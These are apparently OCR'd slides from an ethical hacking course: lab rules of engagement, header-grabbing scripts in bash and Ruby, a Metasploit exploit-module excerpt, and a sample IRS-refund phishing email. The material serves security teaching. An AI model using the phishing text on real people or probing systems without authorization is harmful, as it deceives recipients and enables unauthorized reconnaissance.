
1. Remove any files in /var/www/html

2. Add the following line, if needed, to /etc/resolv.conf
   `search cis.cabrillo.edu`
   (this allows you to use short hostnames like "opus" rather than having to type "opus.cis.cabrillo.edu"


When finished type "ready to go" in the chat window


Cyber Wars

Red and Blue Pods in Microlab Lab Rack



Each team has their own private Google Docs document





Authorization and Rules of Engagement

Authorization

1. You have authorization to access any of the hosts in the Red and Blue pods over the network from Opus or from your student pods.
2. You have authorization to send hacking traffic over the VLab Microlab network.
3. You have authorization to access either the Red or Blue VLab networks.
4. You do NOT have authorization to do any hacking on the Hawknet or the campus LANs!
5. You do NOT have authorization to scan or do any kind of reconnaissance on the Hawknet or the campus LANs!
6. You do NOT have authorization to run any hacking tools that generate any kind of hacking traffic on the Hawknet or the campus LANs!
7. You do NOT have authorization to hack any other systems on the Microlab or any other CIS datacenter networks.

https://docs.google.com/document/d/1iuYnaVQt0eRnjdjIfo5bCw_d-_ikS8Gz6gIyeX100-E/edit?usp=sharing

Authorization and Rules of Engagement

Rules of Engagement


1. You may conduct physical footprinting to examine Rack 5 in the CIS datacenter. This includes looking at any documents you might find there (hint, hint).

2. You may not change or add any physical network connections in the CIS datacenter.

3. Since there is no public whois information for the Red and Blue teams you may use these hosts as the "front doors":
    a. redteam.cis.cabrillo.edu
    b. blueteam.cis.cabrillo.edu

https://docs.google.com/document/d/1iuYnaVQt0eRnjdjIfo5bCw_d-_ikS8Gz6gIyeX100-E/edit?usp=sharing

Accessing Red and Blue Pods via VLab



Send me an email if you would like to join one of the teams

HTML

HTML
Hyper Text Markup Language

- Created by Tim Berners-Lee.
- First prototyped in 1980.
- Uses "tags" to markup text for use as pages on the World Wide Web.

https://en.wikipedia.org/wiki/HTML


EH-Kali Mini Website
http://10.76.xx.150

/var/www/html/index.html


index.html (/var/www/html) - VIM

File Edit View Search Terminal Help

```
<!DOCTYPE html>
<html>
 <head>
  <title>CIS 76</title>
 </head>
 <body>
  <h1>CIS 76</h1>
  <p>Hacking without permission is a crime!</p>
 </body>
</html>

~                                                    1,1           All
```



EH-Kali Mini Website
http://10.76.xx.150/humans.html



/var/www/html/humans.html

rsimms@oslab:/home/cis76/depot/webpages


```
<!DOCTYPE html>
<html>
 <head>
  <title>Humans Rule</title>
 </head>
 <body>
  <h1>Human Recruiting Center</h1>
  <img src="images/galactica.png" alt="Galactica">
  <!-- credit: https://www.seeklogo.net/wp-content/uploads/
       2013/01/battlestar-galactica-logo-vector.png -->
  <p>All humans welcome!</p>
  <p>Join us at our next meeting on Minos.</p>
 </body>
</html>
                                                15,0-1        All
```

EH-Kali Mini Website
http://10.76.xx.150/cylons.html

/var/www/html/cylons.html

rsimms@oslab:/home/cis76/depot/webpages

```
<!DOCTYPE html>
<html>
 <head>
  <title>Cylons Rule</title>
 </head>
 <body>
  <h1>Cylon Recruiting Center</h1>
  <img src="images/cylon.gif" alt="Cylon">
  <p>All IoT devices on earth are welcome!</p>
  <!-- credit: https://media.giphy.com/media/
       MzLGnFfhq7gly/giphy.gif -->
  <p>Join us at our next meeting on Caprica 6.</p>
 </body>
</html>
                                              15,0-1        All
```



Make a website on EH-Kali

On your EH-Kali

Install (if needed) and start Apache webserver

```
apt-get install apache2
```
Not needed since already installed

```
service apache2 start
ss -tln
```
Check for listening ports on 80

Publish website

```
cd /var/www/html
scp -r xxxxxx76@opus:/home/cis76/depot/webpages/* .
```

Run Firefox and browse the following URLs

http://localhost
http://localhost/humans.html
http://localhost/cylons.html

When finished type website is up in the chat window

bash

Remember this?

telnet eh-centos 80

```
root@eh-kali-05:~/bin# telnet eh-centos 80
Trying 172.30.10.160...
Connected to eh-centos.cis.cabrillo.edu.
Escape character is '^]'.
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Tue, 18 Oct 2016 15:12:48 GMT
Server: Apache/2.2.15 (CentOS)
Last-Modified: Sun, 16 Oct 2016 21:53:48 GMT
ETag: "22152-11b-53f027e866d5b"
Accept-Ranges: bytes
Content-Length: 283
Connection: close
Content-Type: text/html; charset=UTF-8

Connection closed by foreign host.
root@eh-kali-05:~/bin#
```

Type fast and enter twice before the connection resets!

We are using the telnet command to open a TCP connection to port 80 on a web server and getting the headers.

curl command

curl --head eh-centos 80

```
root@eh-kali-05:~/bin# curl --head eh-centos
HTTP/1.1 200 OK
Date: Tue, 18 Oct 2016 02:50:27 GMT
Server: Apache/2.2.15 (CentOS)
Last-Modified: Sun, 16 Oct 2016 21:53:48 GMT
ETag: "22152-11b-53f027e866d5b"
Accept-Ranges: bytes
Content-Length: 283
Connection: close
Content-Type: text/html; charset=UTF-8
```

curl --head localhost 80

```
root@eh-kali-05:~/bin# curl --head localhost
HTTP/1.1 200 OK
Date: Tue, 18 Oct 2016 02:55:19 GMT
Server: Apache/2.4.23 (Debian)
Last-Modified: Mon, 17 Oct 2016 22:05:47 GMT
ETag: "9c-53f16c7370c76"
Accept-Ranges: bytes
Content-Length: 156
Vary: Accept-Encoding
Content-Type: text/html
```

If curl is installed you could also do it in one command

get-headers example bash script

get-headers.bash

```
#!/bin/bash
#
# Get headers from web server host
#

if [ "$#" = "0" ]; then
  host=localhost
else
  host=$1
fi

echo Probing for headers on $host
echo -e "HEAD / HTTP/1.0\r\n\r\n" | ncat $host 80

exit
```

You could also write a bash script to get web server headers using the ncat command.

get-headers example bash script

./get -headers.bash

```
root@eh-kali-05:~/bin# ./get-headers.bash
Probing for headers on localhost
HTTP/1.1 200 OK
Date: Tue, 18 Oct 2016 15:14:34 GMT
Server: Apache/2.4.23 (Debian)
Last-Modified: Mon, 17 Oct 2016 22:05:47 GMT
ETag: "9c-53f16c7370c76"
Accept-Ranges: bytes
Content-Length: 156
Vary: Accept-Encoding
Connection: close
Content-Type: text/html
```

A Debian version of Apache is running on the EH-Kali-xx VM

./get -headers.bash eh-centos

```
root@eh-kali-05:~/bin# ./get-headers.bash eh-centos
Probing for headers on eh-centos
HTTP/1.1 200 OK
Date: Tue, 18 Oct 2016 15:10:02 GMT
Server: Apache/2.2.15 (CentOS)
Last-Modified: Sun, 16 Oct 2016 21:53:48 GMT
ETag: "22152-11b-53f027e866d5b"
Accept-Ranges: bytes
Content-Length: 283
Connection: close
Content-Type: text/html; charset=UTF-8
```

A Centos version of Apache is running on the EH-Centos VM

Make and run a bash script on EH-Kali

On your EH-Kali

Make a local bin directory and get the bash script

```
cd
mkdir bin
cd bin
scp xxxxxx76@opus:/home/cis76/depot/get*bash .
```

View the bash script code

```
vi get-headers.bash
```

Inside vi use `:syntax on` for color syntax

```
chmod +x get-headers.bash
```

Run the bash script

```
./get-headers.bash
./get-headers.bash eh-centos.cis.cabrillo.edu
```

When finished type bash script is working in the chat window

alternate get-headers example bash script

get-headers-alt.bash

```
#!/bin/bash
#
# Get headers from web server host
#
# credit: http://nerotux.tuxfamily.org/articles.php?article_id=72
#

if [ "$#" = "0" ]; then
  host=localhost
else
  host=$1
fi

echo Probing for headers on $host
exec 3<>/dev/tcp/$host/80
echo -e "HEAD / HTTP/1.0\r\n\r\n" >&3
cat <&3
exec 3<&-
exec 3>&-

exit
```

Open the TCP connection

Send the HTTP request

Print the HTTP response

Close the TCP connection

TCP connections are built into the bash shell if you can't install curl or ncat.

Make and run a bash script on EH-Kali

On your EH-Kali

Make a local bin directory and get the bash script

```
cd
mkdir bin
cd bin
scp xxxxxx76@opus:/home/cis76/depot/get*bash .
```

View the bash script code

```
vi get-headers-alt.bash
```

Inside vi use `:syntax on` for color syntax

```
chmod +x get-headers-alt.bash
```

Run the bash script


```
./get-headers-alt.bash
./get-headers-alt.bash eh-centos.cis.cabrillo.edu
```

When finished type alternate bash script is working in the chat window

Ruby

Ruby Programming Language

- Created by Yukihiro "Matz" Matsumoto.
- He wanted an object oriented, easy to use, scripting language.
- Influenced by his favorite programming languages Perl, Smalltalk, Eiffel, Ada, and Lisp.
- One factor in choosing the Ruby name was that it was the birthstone of a colleague.
- First public release in 1995.
- Interpreter.
- Supports multiple paradigms.



https://www.ruby-lang.org/en/

https://en.wikipedia.org/wiki/Ruby_(programming_language)

Ruby get-headers example program

get-headers.rb

```
#
# Credit: https://www.tutorialspoint.com/ruby/ruby_socket_programming.htm
#
# Example Ruby program to get website headers
#

require 'socket'

if ARGV.length > 0
  host = ARGV[0].to_s
else
  host = "localhost"
end

print "Probing headers on " + host + "\n"
port = 80
path = "/"
request = "HEAD #{path} HTTP/1.0\r\n\r\n"

socket = TCPSocket.open(host,port)
socket.print(request)
response = socket.read

print response

exit
```

Ruby get-headers example program

Running get-headers.rb with no arguments

```
root@eh-kali-05:~/bin# ruby get-headers.rb
Probing headers on localhost
HTTP/1.1 200 OK
Date: Mon, 17 Oct 2016 19:08:39 GMT
Server: Apache/2.4.23 (Debian)
Last-Modified: Mon, 17 Oct 2016 17:15:41 GMT
ETag: "9c-53f12b9bbb28c"
Accept-Ranges: bytes
Content-Length: 156
Vary: Accept-Encoding
Connection: close
Content-Type: text/html

root@eh-kali-05:~/bin#
```

The Kali VM host is running Apache/2.4.23 (Debian)

Ruby get-headers example program

Running get-headers.rb with one argument

```
root@eh-kali-05:~/bin# ruby get-headers.rb eh-centos
Probing headers on eh-centos
HTTP/1.1 200 OK
Date: Mon, 17 Oct 2016 23:25:21 GMT
Server: Apache/2.2.15 (CentOS)
Last-Modified: Sun, 16 Oct 2016 21:53:48 GMT
ETag: "22152-11b-53f027e866d5b"
Accept-Ranges: bytes
Content-Length: 283
Connection: close
Content-Type: text/html; charset=UTF-8

root@eh-kali-05:~/bin#
```

The eh-centos host is running Apache/2.2.15 (Centos)

Make and run a Ruby program on EH-Kali

On your EH-Kali

Make a local bin directory and get the Ruby code

```
cd
mkdir bin
cd bin
scp xxxxxx76@opus:/home/cis76/depot/get*rb .
```

View the Ruby source code

```
vi get-headers.rb
```

Inside vi use `:syntax on` for color syntax

Run the Ruby program

```
ruby get-headers.rb
ruby get-headers.rb eh-centos.cis.cabrillo.edu
```

When finished type Ruby is working in the chat window


Ruby Programming Language

Ruby is used for Metasploit exploits

```
cis76@eh-kali-05:~$ ls /usr/share/metasploit-framework/modules/exploits/
aix        bsdi     freebsd  linux      netware  unix
android    dialup   hpux     mainframe  osx      windows
apple_ios  firefox  irix     multi      solaris
cis76@eh-kali-05:~$

cis76@eh-kali-05:~$ ls /usr/share/metasploit-framework/modules/exploits/windows/
antivirus   email       iis      lpd       nntp      sip      unicenter
arkeia      emc         imap     misc      novell    smb      vnc
backdoor    fileformat  isapi    mmsp      oracle    smtp     vpn
backupexec  firewall    ldap     motorola  pop3      ssh      winrm
brightstor  ftp         license  mssql     postgres  ssl      wins
browser     games       local    mysql     proxy     telnet
dcerpc      http        lotus    nfs       scada     tftp
cis76@eh-kali-05:~$
```

Ruby is used for Metasploit exploits

```
cis76@eh-kali-05:~$ head -25 /usr/share/metasploit-framework/modules/exploits/windows/
browser/apple_itunes_playlist.rb
##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'msf/core'

class MetasploitModule < Msf::Exploit::Remote
  Rank = NormalRanking

  include Msf::Exploit::Remote::HttpServer::HTML

  def initialize(info = {})
    super(update_info(info,
      'Name'           => 'Apple ITunes 4.7 Playlist Buffer Overflow',
      'Description'    => %q{
          This module exploits a stack buffer overflow in Apple ITunes 4.7
        build 4.7.0.42. By creating a URL link to a malicious PLS
        file, a remote attacker could overflow a buffer and execute
        arbitrary code. When using this module, be sure to set the
        URIPATH with an extension of '.pls'.
      },
      'License'        => MSF_LICENSE,
      'Author'         => 'MC',
      'References'     =>
cis76@eh-kali-05:~$
```



IRS Refund

Commissioner [Commissioner@IRS.gov]

To: 'rmiller@xyzcompany.com'

XYZ Company

Your company and others in teh New Jersey areas are eligible for a special refund because of hurricane Sandy. This refund has been approved by Congress. You can apply for the refund by filling out the form on our webstie:
http://www.irs.gov/taxrefund

Sincerely,
Benji Simms
IRS Commissioner

